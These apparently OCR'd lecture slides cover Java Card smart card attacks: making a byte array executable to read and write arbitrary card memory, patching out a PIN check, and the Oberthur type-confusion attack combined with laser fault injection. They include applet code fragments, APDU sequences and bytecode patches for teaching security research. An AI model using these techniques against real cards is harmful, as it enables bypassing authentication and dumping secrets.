
`9A 3E 90 00`

*The class address is 0x9A3E**

- We succeed to read any address in the card memory.
- This should be impossible if a verifier was embedded

** Plus ou moins suivant les structures de données*

What we got at step 2b ?




Write anywhere

- Same approach with `putstatic`
  - For instance to replace `invoke @0xC342` by `invoke @0x944C`

Sketch of the attack in three steps

- In order to do it in an optimized way we need mutable code,
  - 1 To perform mutable code we need to manipulate arrays, and get their physical address. **DONE**
  - 2 To access the array as a method we need to access our own instance
    - In the step 1 we have learn how to get the address of an array
    - 2b In this step we will replace a method invocation by a method invocation **with our array address**
    - 3 **We will be able to execute arbitrary code that can be dynamically modified**

What remains to do ?



Execute array

- Array code:

```
public byte[] codeDump = {(byte)0x01, (byte)0x00,
(byte)0x7D, (byte)0x00, (byte)0x00, (byte)0x78};
```


- Logical view

```
// flags:  0
// max_stack:  1
// nargs:  0
// max_locals: 0
getstatic_s 0000
sreturn
```

Address initialization

```
public void process (APDU apdu) throws ISOException
{
    …
    case (byte) 0x30:  // init address in the array

        short NbOctets = apdu.setIncomingAndReceive();
        if (NbOctets != (short)2 )
        {ISOException.throwIt((short)0x6700); }

        //Change high address
        codeDump[3] = apduBuffer[ISO7816.OFFSET_CDATA];
        //Change low address
        codeDump[4] = apduBuffer[ISO7816.OFFSET_CDATA+1];
        break;
    …
}

…
```

Usage



Initialize address

80 30 00 00 02 83 00

90 00

Read & increment address

80 31 00 00 00

55 12 90 00

Did I found the pattern ?
Yes modifies the value

Write value

80 32 00 00 00

90 00

Yes card revisited

- Remove the exception,
- Whatever the firewall do checks…

```
public void debit (APDU apdu)
{
   …
   if (!pin.isValidated())
   {
      ISOException.throwIt(SW_AUTHENTIFICATION_FAILED);
   }
   … //do something safely
}
```

Byte code: **… 11 69 85 8D xx xx …** → **… 00 00 00 00 00 00 …**

Evaluation of the attack


Ref	JC	GP	Read	Write	Area
a-21a	211	201	x	x	8000-FFFF
a-21b	211	201	x	x	8000-FFFF
a-22a	22	21	x		8000-FFFF
a-22b	211	201	x		8000-FFFF
b-21a	211	212	x	x	8000-BFFF
b-22a	211	201	x	x	8000-BFFF
b-22b	211	211	x	x	8000-FFFF
c-22a	211	201	x		Seven bytes
c-22b	22	211			

The Oberthur attack: Principle

- The Oberthur attack is based on type confusion,
- The applet loaded in the card is correct i.e. cannot be rejected by a byte code verifier,
- The idea is to bypass the run time check made if the code impose a type conversion,
- Inject the energy during the check,
  - It is a transient fault,
  - The result can be the dump of the memory.

Java Type conversion

- Java imposes a type hierarchy:




Java Type conversion

- Java imposes a type hierarchy:
- Polymorphism allows type conversion checked at run time

```
T2 t2;
T1 t1 = (T1) t2;
```

⟺

```
aload t2
checkcast T1
astore t1
```




Java Type conversion

- Java imposes a type hierarchy:
- Polymorphism allows type conversion checked at run time

```
T2 t2;
T1 t1 = (T1) t2;
```

⟺

```
aload t2
checkcast T1
astore t1
```





Java Type conversion

- Java imposes a type hierarchy:
- Polymorphism allows type conversion checked at run time

```
T2 t2;
T3 t3 = (T3) t2;
```

```
aload t2
checkcast T3
astore t1
```



The following class

- Define the class A with one field of type short,


```
public class A {short theSize = 0x00FF;}
```

- In the application defines instances,

```
…
A a = new A();
byte[] b = new byte[10]; b[0] = 1; b[1]=2;…
…
a = (A) ((Object)b); // a & b point on the same object
a.theSize = 0xFFFF; // increases the size of []

// read and write your array…
```

The Hazardous Type Confusion

- Confusion between a and b (header compatible)




The Hazardous Type Confusion

- Confusion between a and b (incompatible)

```
public class A {short theSize = 0x00FF;}
public class B {C c = null;}
```

Warning the firewall will play its role!




All what you need is… type confusion

- To force the type confusion


```
A a = (A) b;        <=>     aload b
                            checkcast A
                            astore a
```

- The BCV can check the applet it is a legal one,
- During runtime the `checkcast` instruction will generate an exception `ClassCastException`


Power analysis of the `checkcast`



Power analysis of the `checkcast`



Practical Laser Fault Injection



Conclusion

- Oberthur made the experimentation on their own Java Card (white box)
- Their experimentation was on a JC 3.0 prototype, will probably run well on JC 2.2.x
- No ill-formed code has been loaded,
- But ill-formed code can be executed,
- It shows that the presence of BCV is helpless when combining HW and SW attacks.

Conclusions

- Low cost cards are very sensible to these attacks,
- Even European manufacturers can suffer of these attacks,
- It costs quite nothing, students can spend hours on such topics,
- There are often very inventive, they need to study in deep the internals of Java,
- A very challenging topic.

Encore des « attaques » physiques

Identification de pattern et injection




FIG. 1 – Trace d'une exécution normale.

Identification de pattern et injection




FIG. 2 – Trace d'une exécution glitchée.

Identification de pattern et injection

- Utilisation du `waitExtension()` par exemple

```
public void process ( APDU apdu ) {
    …
    // Demande un délai supplémentaire qui envoie des données
    // sur la ligne d'I/O (glitch 1).

    apdu.waitExtension() ;
    cipherLength = cipher.doFinal(clearData, (short) 0,
                                   clearData.length, cipherData,
                                   (short) 0) ;

    // Demande à nouveau un délai supplémentaire (glitch 2).
    apdu.waitExtension() ;
    …
}
```

Identification de pattern et injection

- Avec le mécanisme classique de communication (en T=0)

```
public void process ( APDU apdu ) {
   byte[ ] buffer = apdu.getBuffer ( ) ;
   …
   buffer[0] = (byte) 0xFF ;
   apdu.setOutgoing( ) ;
   apdu.setOutgoingLength((short) 2) ;
   // Demande un délai supplémentaire qui envoie des données
   // sur la ligne d'I/O (glitch 1).
   apdu.sendBytes((short)0, (short)1);
   cipherLength = cipher.doFinal(clearData, (short) 0,
                                 clearData.length, cipherData,
                                 (short) 0) ;

   // Demande à nouveau un délai supplémentaire (glitch 2).
   apdu.sendBytes((short)0, (short)1);
   …
}
```


Identification de pattern et injection

- Optimisation

```
aload_1
sconst_0
sconst_1
getfield_a_this 0x0
getfield_a_this 0x1
sconst_0
getfield_a_this 0x1
arraylength
getfield_a_this 0x2
sconst_0
aload_1
sconst_0
sconst_1
invokevirtual 0x0 0x6 // glitch1 (le glitch est reellement envoye ici)
invokevirtual 0x0 0xa // motif à observer (le chiffrement est réellement fait ici)
sstore_2
invokevirtual 0x0 0x6 // glitch2 (le glitch est reellement envoye ici)
```

